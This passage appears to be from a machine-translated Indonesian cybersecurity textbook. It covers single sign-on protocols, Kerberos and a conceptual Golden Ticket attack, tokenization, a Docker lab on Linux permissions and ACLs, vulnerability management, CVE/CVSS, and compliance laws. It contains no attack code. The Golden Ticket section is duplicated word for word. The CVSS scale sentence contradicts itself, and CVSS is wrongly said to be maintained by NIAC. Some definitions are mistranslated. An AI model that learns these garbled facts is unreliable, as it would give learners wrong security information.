
Mengingat sifat aplikasi web yang ada di mana-mana, memisahkan nama pengguna dan kata sandi bisa jadi sulit bagi pengguna. Tren terkini adalah mendukung Sistem Masuk Tunggal, yang mana satu penyedia identitas digunakan untuk mengonfirmasi bahwa pengguna adalah pengguna yang mereka klaim. Ada beberapa protokol yang memungkinkan hal ini, termasuk SAML dan OAuth.

SAML adalah singkatan dari Security Assertion Markup Language dan merupakan solusi Sistem Masuk Tunggal berbasis XML. Alur kerja SAML berpusat pada penyedia identitas SAML atau IDP. Langkah-langkah berikut dilakukan untuk memberikan akses ke sumber daya melalui SAML:

1. Pengguna mengakses suatu layanan
2. Pengguna dialihkan ke SAML IDP dengan permintaan SAML
3. Pengguna masuk
4. Kredensial diverifikasi
5. SAML IDP mengirimkan kredensial ke layanan

OpenID adalah protokol lain yang memungkinkan pengguna mengautentikasi menggunakan penyedia identitas pihak ketiga dengan cara yang mirip dengan SAML. Salah satu perbedaan utamanya adalah OpenID dirancang untuk terdesentralisasi, memungkinkan beberapa IDP untuk dipilih oleh pengguna. Pada bulan Februari 2014 OpenID memperkenalkan OpenID Connect (OIDC), sistem yang lebih modern yang memungkinkan IDP memberikan informasi tentang pengguna melalui REST API. Langkah ini sebagian besar merupakan respons terhadap popularitas OAuth.

OAuth adalah metode yang memungkinkan situs web mengakses bagian profil pengguna dengan izin pengguna. OAuth secara teknis bukanlah protokol autentikasi yang lengkap, tetapi sering kali digunakan sebagai bagian dari protokol tersebut. Diagram berikut menyoroti perbedaan antara autentikasi OpenID dan alur OAuth:



Gambar 7.3 OpenID vs. Otentikasi Pseudo menggunakan OAuth oleh Perhelion yang digunakan pada CC0 1.0

Kerbero

Kerberos adalah protokol otentikasi untuk koneksi server klien. Ini dikembangkan oleh MIT pada tahun 1980an dan sebagian besar digunakan pada jaringan Windows, tetapi banyak

distribusi Linux juga mendukung penggunaannya untuk otentikasi. Kerberos banyak menggunakan tiket berbasis waktu dan dengan demikian semua klien yang berpartisipasi harus memiliki jam yang sinkron. Jika berfungsi dengan benar, Kerberos memungkinkan otentikasi penuh pada jaringan yang tidak tepercaya. Kerberos memanfaatkan banyak layanan dan konsep berbeda untuk menjalankan tugasnya. Beberapa layanan ini mungkin berjalan pada mesin yang sama dan hampir selalu disingkat:

- **Server Otentikasi (AS):** melakukan langkah otentikasi dengan klien
- **Layanan Pemberian Tiket (TGS):** layanan yang membuat dan menandatangani tiket
- **Tiket Pemberian Tiket (TGT):** tiket yang diberi stempel waktu dan terenkripsi (dengan kunci rahasia TGS) yang memberikan kemampuan untuk membuat tiket dan sesi untuk layanan
- **Pusat Distribusi Kunci (KDC):** menjalankan TGS dan memberikan TGT
- **Nama Prinsip Layanan (SPN):**nama layanan yang menggunakan otentikasi Kerberos

Untuk masuk dan klien menghubungi AS yang mendapatkan TGT dari TGS yang berjalan di KDC dan memberikannya kepada klien. Klien mendapatkan SPN dari layanan yang ingin digunakannya dan mengirimkannya bersama TGT ke TGS. Dengan asumsi klien memiliki izin untuk mengakses layanan, TGS mengeluarkan tiket dan sesi kepada klien. Tiket tersebut kemudian digunakan untuk terhubung ke layanan.

Tiket emas

Serangan berbahaya terhadap otentikasi Kerberos ada dan dikenal dengan nama Tiket Emas. TGT adalah landasan keamanan Kerberos dan eksploitasi Tiket Emas menargetkan mereka secara khusus.

Dengan menggunakan nama domain yang sepenuhnya memenuhi syarat, pengidentifikasi keamanan, nama pengguna akun, dan hash kata sandi KRBTGT, penyerang dapat membuat TGT mereka sendiri yang akan memberikan akses ke layanan. Akun KRBTGT adalah akun yang digunakan mesin Windows untuk melakukan tugas administratif Kerberos. Hash kata sandi KRBTGT dapat diperoleh dari mesin mana pun yang menggunakan akun tersebut jika penyerang memiliki akses penuh ke file di hard drive. Hal ini dapat dilakukan dengan akses fisik atau melalui penggunaan malware pada mesin korban.

Penyerang hanya akan dapat memalsukan TGT sampai kata sandi akun KRBTGT diubah, jadi strategi remediasi yang umum adalah dengan mengubah kata sandi. Pada akhirnya administrator harus menentukan bagaimana hash kata sandi KRBTGT diperoleh.

Tiket emas

Serangan berbahaya terhadap otentikasi Kerberos ada dan dikenal dengan nama Tiket Emas. TGT adalah landasan keamanan Kerberos dan eksploitasi Tiket Emas menargetkan mereka secara khusus.

Dengan menggunakan nama domain yang sepenuhnya memenuhi syarat, pengidentifikasi keamanan, nama pengguna akun, dan hash kata sandi KRBTGT, penyerang dapat membuat TGT mereka sendiri yang akan memberikan akses ke layanan. Akun KRBTGT adalah akun yang digunakan mesin Windows untuk melakukan tugas administratif Kerberos. Hash kata sandi KRBTGT dapat diperoleh dari mesin mana pun yang menggunakan akun

tersebut jika penyerang memiliki akses penuh ke file di hard drive. Hal ini dapat dilakukan dengan akses fisik atau melalui penggunaan malware pada mesin korban.

Penyerang hanya akan dapat memalsukan TGT sampai kata sandi akun KRBTGT diubah, jadi strategi remediasi yang umum adalah dengan mengubah kata sandi. Pada akhirnya administrator harus menentukan bagaimana hash kata sandi KRBTGT diperoleh.

Tokenisasi

Tokenisasi dapat digunakan sebagai bagian dari skema kontrol akses untuk melindungi informasi sensitif. Informasi yang akan sangat berharga jika disusupi diganti dengan token acak yang diketahui oleh pihak-pihak yang terlibat dalam transaksi. Dalam skenario biasanya, setelah token dibuat, hanya token yang dikirim melalui jaringan yang tidak tepercaya.

Bayangkan Anda tidak ingin nomor kartu kredit Anda terekspos ke pedagang. Salah satu solusinya adalah jika Anda menggunakan layanan pembayaran yang memberikan nomor kartu kredit baru untuk setiap transaksi. Nomor kartu kredit ini hanya berlaku untuk satu transaksi dan akan ditagihkan ke kartu kredit reguler Anda (yang dapat diakses oleh layanan pembayaran). Dalam hal ini tokennya adalah nomor kartu kredit sekali pakai dan informasi sensitifnya adalah nomor kartu kredit Anda yang sebenarnya. Layanan pembayaran seperti ApplePay dan GoogleWallet melakukan hal ini.

Lab: Izin File Linux

Di lab ini kita akan menjelajahi izin file gaya UNIX dan menentukan apa yang dapat dilakukan dan mengapa dibatasi. Terakhir, kita akan melihat bagaimana ACL Linux memberikan lebih banyak fleksibilitas dalam memberikan izin.

Kami akan bekerja dalam wadah vanilla Ubuntu dan menginstal perangkat lunak serta menambahkan pengguna secara manual. Mari kita mulai containernya, instal paket yang kita perlukan, dan tambahkan beberapa pengguna untuk diajak bekerja sama:

```
C:\Users\rxt1077\it230\docs>docker run -it ubuntu bash
root@11ce9e5ee80e:/# apt-get update
<snip>
root@11ce9e5ee80e:/# apt-get install acl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  acl
0 upgraded, 1 newly installed, 0 to remove and 4 not upgraded.
Need to get 37.8 kB of archives.
After this operation, 197 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 acl amd64
2.2.53-6 [37.8 kB]
Fetched 37.8 kB in 0s (94.1 kB/s)
debconf: delaying package configuration, since apt-utils is not
installed
Selecting previously unselected package acl.
(Reading database ... 4127 files and directories currently installed.)
```

```
Preparing to unpack .../acl_2.2.53-6_amd64.deb ...
Unpacking acl (2.2.53-6) ...
Setting up acl (2.2.53-6) ...
root@11ce9e5ee80e:/# useradd alice
root@11ce9e5ee80e:/# useradd bob
root@11ce9e5ee80e:/# useradd carol
root@11ce9e5ee80e:/# useradd dave
```

Izin file UNIX tradisional mendukung kepemilikan file oleh pengguna dan grup. Izin membaca, menulis, dan mengeksekusi suatu file dapat diatur untuk pengguna, grup, atau lainnya. Anda dapat melihat izin suatu file dengan perintah ls -l. Mari buat direktori home untuk Alice, Bob, dan Carol dan lihat izin defaultnya:

```
root@11ce9e5ee80e:/# cd home
root@11ce9e5ee80e:/home# mkdir alice bob carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwxr-xr-x 2 root root 4096 Oct 28 01:28 alice
drwxr-xr-x 2 root root 4096 Oct 28 01:28 bob
drwxr-xr-x 2 root root 4096 Oct 28 01:28 carol
```

Teks drwxr-xr-x memberi tahu kita bahwa file-file ini adalah direktori, pemiliknya memiliki izin baca/tulis/eksekusi, grup memiliki izin baca/eksekusi, dan pengguna lain memiliki izin baca/eksekusi. Penting untuk dicatat bahwa izin eksekusi diperlukan untuk melihat isi direktori.

Pemilik file dan grup diatur dengan perintah chown, mengikuti format chown <pengguna>.<grup> <namafile>. Mari kita coba menggunakan perintah ini untuk membuat direktori home alice, bob, dan carol menjadi pribadi:

```
root@11ce9e5ee80e:/home# chown alice.alice alice
root@11ce9e5ee80e:/home# chown bob.bob bob
root@11ce9e5ee80e:/home# chown carol.carol carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwxr-xr-x 2 alice alice 4096 Oct 28 01:28 alice
drwxr-xr-x 2 bob bob 4096 Oct 28 01:28 bob
drwxr-xr-x 2 carol carol 4096 Oct 28 01:28 carol
```

Ketika pengguna ditambahkan ke sistem UNIX dengan perintah useradd, grup dengan nama mereka akan dibuat. Hal ini memungkinkan kita meneruskan grup ke chown yang hanya dapat diakses oleh mereka. Meskipun ini merupakan awal yang baik, orang lain masih memiliki kemampuan untuk membaca dan menjalankan direktori ini, yang berarti siapa pun dapat melihat isinya. Untuk membuktikannya, mari kita ambil peran dave dan coba lakukan ls pada masing-masing direktori:

```
root@11ce9e5ee80e:/home# su dave ①
$ ls alice
$ ls bob
$ ls carol
$ exit
```

① su memungkinkan kita mengambil peran siapa pun, sering kali digunakan untuk mengambil peran pengguna super

Perintah ls berhasil meskipun tidak ada file yang dapat dilihat. Jika kami tidak dapat melihat isinya, kami akan menerima kesalahan izin ditolak. Perintah chmod digunakan untuk mengubah izin file untuk Pengguna (u), Grup (g), Lainnya (o), atau Semua (a). chmod dapat menghapus izin dengan -, menambahkan izin dengan +, atau mengatur izin (menghapus izin lainnya) dengan =. Mari kita gunakan chmod untuk menjadikan direktori home ini pribadi:

```
root@11ce9e5ee80e:/home# chmod u=rwx,g=,o= alice
root@11ce9e5ee80e:/home# chmod u=rwx,g=,o= bob
root@11ce9e5ee80e:/home# chmod u=rwx,g=,o= carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwx------ 2 alice alice 4096 Oct 28 01:28 alice
drwx------ 2 bob bob 4096 Oct 28 01:28 bob
drwx------ 2 carol carol 4096 Oct 28 01:28 carol
```

Segalanya terlihat jauh lebih baik, tapi mari kita uji dan lihat apakah Dave dapat melihat direktori mana pun:

```
root@11ce9e5ee80e:/home# su dave
$ ls alice
ls: cannot open directory 'alice': Permission denied
$ ls bob
ls: cannot open directory 'bob': Permission denied
$ ls carol
ls: cannot open directory 'carol': Permission denied
$ exit
```

Terakhir, pastikan Alice dapat melihat isi direktori home-nya:

```
root@11ce9e5ee80e:/home# su alice
$ ls alice
$ exit
```

Menggunakan nama depan Anda (semua huruf kecil) tambahkan diri Anda sebagai pengguna dan buat direktori home untuk Anda sendiri. Atur izin sedemikian rupa sehingga hanya Anda yang dapat melihat kontennya. Tampilkan izin direktori home dan tunjukkan

bahwa pengguna lain tidak dapat melihat isinya. Ambil tangkapan layar yang menunjukkan semua ini dan kirimkan sebagai salah satu kiriman Anda.

Sayangnya izin file UNIX tradisional sering kali tidak memberikan rincian yang dibutuhkan dalam sistem modern. Sebagai contoh, mari kita asumsikan bahwa kita ingin server web dapat melihat isi direktori home Alice, Bob, dan Carol. Hal ini biasanya dilakukan untuk memungkinkan pengguna menempatkan direktori public_html di direktori home mereka dan mengatur ruang web pribadi. Kita bisa melakukan ini dengan membuat direktori home mereka dapat dilihat oleh orang lain, tapi kemudian kita menghadapi masalah yang sama dengan yang kita mulai. Kita juga dapat melakukan hal ini dengan mengubah kepemilikan grup atas direktori home mereka menjadi grup di mana server web menjadi bagiannya, namun kemudian kita membuka direktori home tersebut kepada pengguna atau layanan lain yang merupakan bagian dari grup tersebut.

Solusi untuk masalah ini adalah dengan menggunakan ACL Linux, yang memungkinkan Anda menyempurnakan izin. Dua perintah, setfacl dan getfacl digunakan untuk menyesuaikan ACL Linux. Sebagai contoh, mari kita tambahkan pengguna http, gunakan perintah setfacl untuk secara eksplisit memberi pengguna http izin membaca dan mengeksekusi ke ketiga direktori, mencantumkan izin baru, dan mencantumkan ACL baru:

```
root@11ce9e5ee80e:/home# useradd http
root@11ce9e5ee80e:/home# setfacl -m u:http:rx alice bob carol
root@11ce9e5ee80e:/home# ls -l
total 12
drwxr-x---+ 2 alice alice 4096 Oct 28 01:28 alice ①
drwxr-x---+ 2 bob bob 4096 Oct 28 01:28 bob
drwxr-x---+ 2 carol carol 4096 Oct 28 01:28 carol
root@11ce9e5ee80e:/home# getfacl alice bob carol
# file: alice
# owner: alice

# group: alice
user::rwx
user:http:r-x
group::---
mask::r-x
other::---

# file: bob
# owner: bob
# group: bob
user::rwx
user:http:r-x
group::---
mask::r-x
other::---
```

```
# file: carol
# owner: carol
# group: carol
user::rwx
user:http:r-x
group::---
mask::r-x
other::---
```

Perhatikan tanda + yang menunjukkan ada izin tambahan
Ambil tangkapan layar yang menunjukkan bahwa pengguna http memiliki akses ke setiap direktori.
Setelah selesai, Anda dapat mengetikkan exit untuk keluar dari bash dan menghentikan container.

Latihan Soal

1. Apa perbedaan antara otentikasi dan otorisasi?
2. Jelaskan tiga teknologi yang digunakan untuk mengontrol akses fisik?
3. Bayangkan Anda sedang menulis kebijakan keamanan untuk perusahaan skala menengah. Apa kebijakan Anda mengenai penggunaan kunci SSH? Mengapa?

BAB 8
MANAJEMEN KERENTANAN DAN KEPATUHAN

Mengamankan infrastruktur informasi bukan hanya merupakan praktik yang baik, tetapi juga merupakan masalah hukum. Untuk lebih memahami apa itu legalitas dan bagaimana kerentanan dapat dan harus diatasi, kita perlu memastikan bahwa kita memahami istilah-istilah utama yang digunakan:

- **Kerentanan:** kelemahan atau kurangnya tindakan penanggulangan yang dapat dimanfaatkan oleh suatu ancaman
- **Manajemen Kerentanan:** proses mengidentifikasi, mengklasifikasikan, dan memulihkan kerentanan
- **Aset:** sesuatu yang kami coba lindungi
- **Ancaman:** kerentanan yang dieksploitasi
- **Mempertaruhkan:** dampak eksploitasi yang terjadi
- **Pengendalian/Penanggulangan:** tindakan yang diambil/konfigurasi untuk memulihkan kerentanan

Mungkin bermanfaat untuk membahas hal ini dalam bentuk analogi. Kerentanan akan menjadi pintu yang tidak terkunci. Manajemen kerentanan akan memperhatikan peluang yang ada dan mempertimbangkan risikonya. Hal ini mungkin melibatkan melihat tingkat kejahatan di daerah tersebut, menentukan nilai barang-barang di dalam rumah, memperhitungkan betapa sulitnya mengunci pintu, dan menentukan apakah Anda ingin mengunci pintu dan/atau membeli alarm. sistem. Asetnya adalah barang-barang yang ada di rumah, seperti laptop misalnya. Risikonya adalah dampak atau perampokan, mungkin $800 untuk laptop yang hilang. Terakhir, pengendalian/penanggulangannya adalah mengunci pintu, memasang sistem kamera, dan/atau sistem alarm.

8.1 MANAJEMEN KERENTANAN

Langkah pertama dalam mengelola kerentanan adalah mengumpulkan informasi. Tim keamanan perlu mengumpulkan:

- Informasi perangkat keras termasuk sistem operasi yang digunakan dan jenis perangkat (laptop, server, IoT, dll.)
- Informasi jaringan termasuk alamat IP, alamat MAC, dan rincian tentang segmen jaringan
- Informasi domain termasuk nama domain dan kelompok kerja
- Informasi tentang aplikasi yang digunakan dan status persetujuannya
- Informasi dari alat keamanan yang sedang berjalan pada perangkat
- Informasi pemilik perangkat

Informasi ini dapat dikumpulkan dari perangkat lunak manajemen titik akhir dan sebagian besar darinya biasanya dikumpulkan. Langkah ini merupakan bagian dari manajemen

inventaris, proses menjaga database informasi aset terpusat. Dengan menggunakan agen titik akhir, pemantauan jaringan (seringkali melalui protokol manajemen jaringan sederhana, SNMP), dan skrip titik akhir, sistem manajemen inventaris dapat melacak tanggal terakhir pengguna masuk, sistem operasi yang digunakan, aplikasi yang diinstal, dan instalasinya. tanggal, dan segmen jaringan tempat perangkat berada. Manajemen inventaris yang baik diperlukan untuk manajemen kerentanan yang baik.

Pemindaian juga dapat digunakan untuk menemukan kerentanan. Pemindaian kerentanan dapat dijalankan secara internal dan eksternal baik di bawah akun yang memiliki hak istimewa atau tidak. Pemindaian biasanya dijadwalkan dan dijalankan per segmen jaringan pada waktu yang paling tidak mengganggu. Pemindaian ini akan menghasilkan laporan atau menggunakan dasbor agar tim keamanan selalu diberi tahu jika ditemukan kerentanan.

Skrip atau program pihak ketiga juga dapat digunakan untuk memantau titik akhir tertentu. Skrip ini dapat melakukan pemeriksaan ICMP, SNMP, TCP/UDP, atau HTTP. Seringkali mereka khusus untuk perangkat yang dimonitor. Misalnya, jika kita memiliki server web internal yang pernah memiliki kerentanan traversal direktori di masa lalu, kita mungkin menulis skrip untuk melakukan permintaan GET untuk URL yang rentan dan mengembalikan peringatan jika berhasil. Pemantauan khusus semacam ini merupakan aspek kunci dari manajemen kerentanan.

CVE

Kerentanan diklasifikasikan/diterbitkan dalam database kerentanan nasional AS yang dioperasikan oleh perusahaan MITER. Basis data ini dikenal sebagai Common Vulnerabilities and Exposures atau disingkat CVE. Biasanya kerentanan ini dilaporkan oleh vendor atau peneliti, diperiksa oleh MITRE, dan akhirnya diberi nomor. CVE tipikal mungkin terlihat seperti ini: CVE-2021-26740. Ini menunjukkan tahun pengungkapan kerentanan serta nomor unik kerentanan tersebut pada tahun tersebut.

Gambar 8.1 Logo CVE digunakan dalam penggunaan wajar

Pemindai keamanan sering kali melaporkan CVE pada sistem yang rentan. Tim keamanan kemudian dapat mencari CVE dan menemukan langkah-langkah apa yang dapat diambil untuk mengurangi eksploitasi. Penting untuk dicatat bahwa MITRE dan vendor yang mengungkapkan juga dapat memilih untuk mengembargo CVE, yaitu menunda peluncurannya hingga patch tersedia. Ini berarti bahwa tidak semua kerentanan yang diungkapkan langsung tersedia di database CVE.

CVSS

Common Vulnerability Scoring System adalah sistem yang digunakan untuk menilai tingkat keparahan eksploitasi dan kerentanan. Setelah CVE dibuat, CVSS juga dibuat, dengan mempertimbangkan prevalensi eksploitasi, kemudahan penggunaannya, dan kemampuannya untuk melakukan kerusakan. CVSS menggunakan skala dari nol sampai sepuluh, nol untuk yang paling parah dan sepuluh untuk yang paling parah:

- 0,0: Tidak ada
- 0,1-3,9: Rendah
- 4.0-6.9: Sedang
- 7.0-8.9: Tinggi
- 9.0-10.0: Kritis

C	Umum
V	Kerentanan
S	Coring
	Sistem

CVSS diteliti dan dikelola oleh Dewan Penasihat Infrastruktur Nasional (NIAC). Skor CVSS adalah alat yang sangat penting yang digunakan pada tahap selanjutnya yang akan kita bahas, evaluasi.

Evaluasi

Setelah informasi dikumpulkan dan ancaman dipahami, inilah saatnya untuk melakukan evaluasi.

- Tim keamanan perlu memperhitungkan biaya aset. Jika perangkat ini mati, seberapa besar dampak buruknya bagi perusahaan? Kalau perlu diganti berapa biayanya?
- Nilai data juga perlu dinilai. Apakah data itu sensitif? Apakah misi penting bagi berfungsinya perusahaan? Apa yang akan terjadi jika kita kehilangan data ini?
- Nilai suatu aset atau data bagi pelaku kejahatan juga perlu dinilai. Apakah ada data sensitif yang bisa dijual? Bisakah data yang bocor membahayakan tujuan jangka panjang perusahaan?
- Mungkinkah data tersebut digunakan untuk menyebabkan pemadaman listrik?
- Konsekuensi hukum dari suatu kerentanan juga harus dinilai. Apakah akan ada denda atau tuntutan hukum jika kerentanan ini dieksploitasi?
- Yang terakhir, konsekuensi reputasi harus dievaluasi. Apakah akan ada kehilangan pelanggan jika ancaman ini terwujud? Apakah pelanggaran akan merusak kepercayaan masyarakat terhadap kita?

8.2 KEPATUHAN

Standar bisnis dan hukum telah ditetapkan untuk memastikan bahwa semua bagian dari keamanan informasi triad CIA dilindungi. Mengambil tindakan untuk mengikuti standar ini dikenal sebagai kepatuhan. Bagian ini akan menguraikan rincian dari banyak kebijakan penting dan yang dipatuhi oleh bisnis.

Alat Kepatuhan

Untuk menentukan apakah sistem mematuhi, audit kepatuhan dilakukan. Ini mungkin terotomatisasi, dan mungkin sesederhana perangkat lunak titik akhir yang memindai mesin secara berkala. Hal ini mungkin sama rumitnya dengan meminta tim luar melakukan pengujian penetrasi di situs tertentu. Dalam kedua kasus tersebut, audit kepatuhan mencari situasi yang melanggar kebijakan keamanan.

Penilaian risiko merupakan bagian penting dari kepatuhan yang menentukan seberapa besar dampak buruk dari pelanggaran yang ditemukan. Laporan analisis risiko sering kali dibuat sebagai langkah kedua dalam audit kepatuhan. Laporan-laporan ini membantu perusahaan membuat keputusan yang tepat mengenai tindakan apa yang harus diambil.

Terakhir, kontrol perubahan digunakan untuk memastikan bahwa perubahan yang perlu terjadi telah diterapkan dan untuk melacak perubahan yang menyebabkan pelanggaran kebijakan keamanan. Dengan melacak bagaimana dan mengapa suatu sistem berubah dan memerlukan persetujuan, sistem dapat berubah dari kondisi tidak aman menjadi aman dan mudah-mudahan tetap seperti itu. Pengendalian perubahan harus ditemukan di semua aspek pekerjaan keamanan siber.

PII/PCI

Kepatuhan terhadap Informasi Identifikasi Pribadi (PII) dan Industri Kartu Pembayaran (PCI) mungkin merupakan sektor kepatuhan terbesar. PII dapat berupa nomor jaminan sosial (SSN), nama depan dan belakang, tanggal lahir, alamat, nama gadis ibu, dll. Data terkait PCI dapat berupa nama pemegang kartu, nomor rekening, tanggal kedaluwarsa kartu, kode keamanan, data strip/chip, PIN, atau nomor kartu.

Sebagian besar protokol yang dirinci di sini dirancang untuk melindungi data ini.

PCI DSS

PCI DSS adalah singkatan dari Standar Keamanan Data Industri Kartu Pembayaran. Hal ini diamanatkan oleh perusahaan kartu kredit besar dan dikelola oleh Dewan Standar Keamanan Industri Kartu Pembayaran (PCI SSC). Hadir dalam lebih dari 100 halaman, DSS adalah aturan dasar untuk melindungi data PCI. Mereka merinci keamanan jaringan, manajemen kerentanan, persyaratan pemantauan/pengujian, dan kebijakan keamanan informasi lainnya.

Standar ini didasarkan pada tingkatan, yang pada gilirannya didasarkan pada berapa banyak transaksi kartu kredit yang dilakukan suatu bisnis. Standar yang lebih ketat diterapkan pada perusahaan yang melakukan lebih banyak bisnis (tingkat lebih rendah). Levelnya ditunjukkan di bawah ini:

- ☞ Level 1 - Lebih dari enam juta transaksi setiap tahunnya
- ☞ Level 2 - Antara satu hingga enam juta transaksi setiap tahunnya

- ☞ Level 3 - Antara 20.000 dan satu juta transaksi setiap tahunnya
- ☞ Level 4 - Kurang dari 20.000 transaksi setiap tahunnya

PHI/HIPA

Informasi Kesehatan yang Dilindungi (PHI) adalah jenis data lain yang dilindungi yang tercakup dalam berbagai standar hukum dan industri. PHI dapat berupa riwayat kesehatan, informasi penerimaan fasilitas medis, informasi resep, atau data asuransi kesehatan.

Undang-undang Portabilitas dan Akuntabilitas Asuransi Kesehatan (HIPAA) memberikan standar tentang bagaimana PHI harus ditangani. Sesuai dengan HIPAA, PHI hanya dapat diungkapkan kepada pihak-pihak tertentu, pengguna mempunyai hak untuk melihat dan memperbaiki PHI, dan PHI harus disimpan dan dikirimkan dengan aman. Jika Anda pernah bertanya-tanya mengapa penyedia layanan kesehatan Anda selalu mengirim Anda ke portal yang aman alih-alih mengirimkan rincian kunjungan Anda melalui email, itu karena mereka berurusan dengan PHI dan email tidak dianggap aman.

SOX/GLBA

Sarbanes-Oxley Act (SOX) disahkan setelah pecahnya gelembung dotcom untuk membantu memerangi penipuan keuangan. SOX merinci beberapa tindakan dasar CIA (seperti halnya sebagian besar peraturan):

- ✓ **Kerahasiaan:** enkripsi, pencegahan kehilangan data
- ✓ **Integritas:** kontrol akses, pencatatan
- ✓ **Aksesibilitas:** retensi data, audit, pengungkapan pelanggaran kepada publik

Hal yang menarik adalah bahwa pengendalian ini juga mempersulit perusahaan untuk berbohong mengenai transaksinya. Dengan menyimpan catatan selama 90 hari, melacak perubahan, dan mewajibkan pengungkapan kepada publik, SOX mempersulit perusahaan untuk melakukan penipuan.

Undang-Undang Gram-Leach-Bliley (GLBA) adalah undang-undang lain yang dirancang untuk melindungi CIA dan memberikan lebih banyak informasi kepada pelanggan. GLBA mengamanatkan bahwa lembaga keuangan harus menjelaskan apa yang mereka lakukan terhadap informasi pelanggan, menawarkan hak kepada pelanggan untuk memilih tidak ikut serta, dan memastikan vendor yang bekerja sama dengan mereka mematuhi kebijakan tersebut.

GDPR

Gambar 8.2 Konversi GDPR digunakan di bawah CC BY 2.0

Peraturan Perlindungan Data Umum (GDPR) merupakan undang-undang Uni Eropa yang tidak terlalu bertarget, namun memiliki cakupan lebih luas yang mengharuskan pelanggan diberi tahu jika mereka dilacak. Bagi kebanyakan orang, dampak terbesar GDPR adalah mereka harus menyetujui cookie yang digunakan oleh situs web. Ingatlah bahwa cookie digunakan hampir secara eksklusif untuk manajemen sesi dan dengan demikian cookie melacak pengunjung ke situs web.

GDPR menguraikan aturan untuk penilaian risiko, enkripsi, penggunaan nama samaran, dokumentasi, dan audit. GDPR juga memberi pengunjung pilihan agar data pelanggan mereka dilupakan oleh situs web. Bisnis yang ingin beroperasi di wilayah Eropa, yaitu sebagian besar bisnis di seluruh dunia, harus mematuhi GDPR.

Undang-undang Patriot AS/PRISM

Tidak semua peraturan yang memerlukan kepatuhan berkaitan dengan perlindungan informasi. Beberapa peraturan dirancang untuk secara khusus melemahkan kerahasiaan kegiatan mata-mata yang dilakukan oleh lembaga pemerintah. Undang-Undang Patriot AS disahkan setelah serangan 9/11 dan antara lain mengharuskan penyedia telekomunikasi untuk mematuhi permintaan informasi pelanggan. Ini bisa berupa log panggilan telepon, sampel lalu lintas jaringan, atau informasi lokasi.

Kemudian pada tahun 2007, Undang-Undang Perlindungan Amerika (PAA) memperluas pengawasan ini yang mengharuskan lebih banyak perusahaan untuk mematuhi permintaan informasi. Tindakan ini mengawali program PRISM, yang terungkap melalui kebocoran Edward Snowden, yang memaksa perusahaan untuk mematuhi program pengawasan internet di seluruh dunia.

Lab: Memindai dengan Nessus

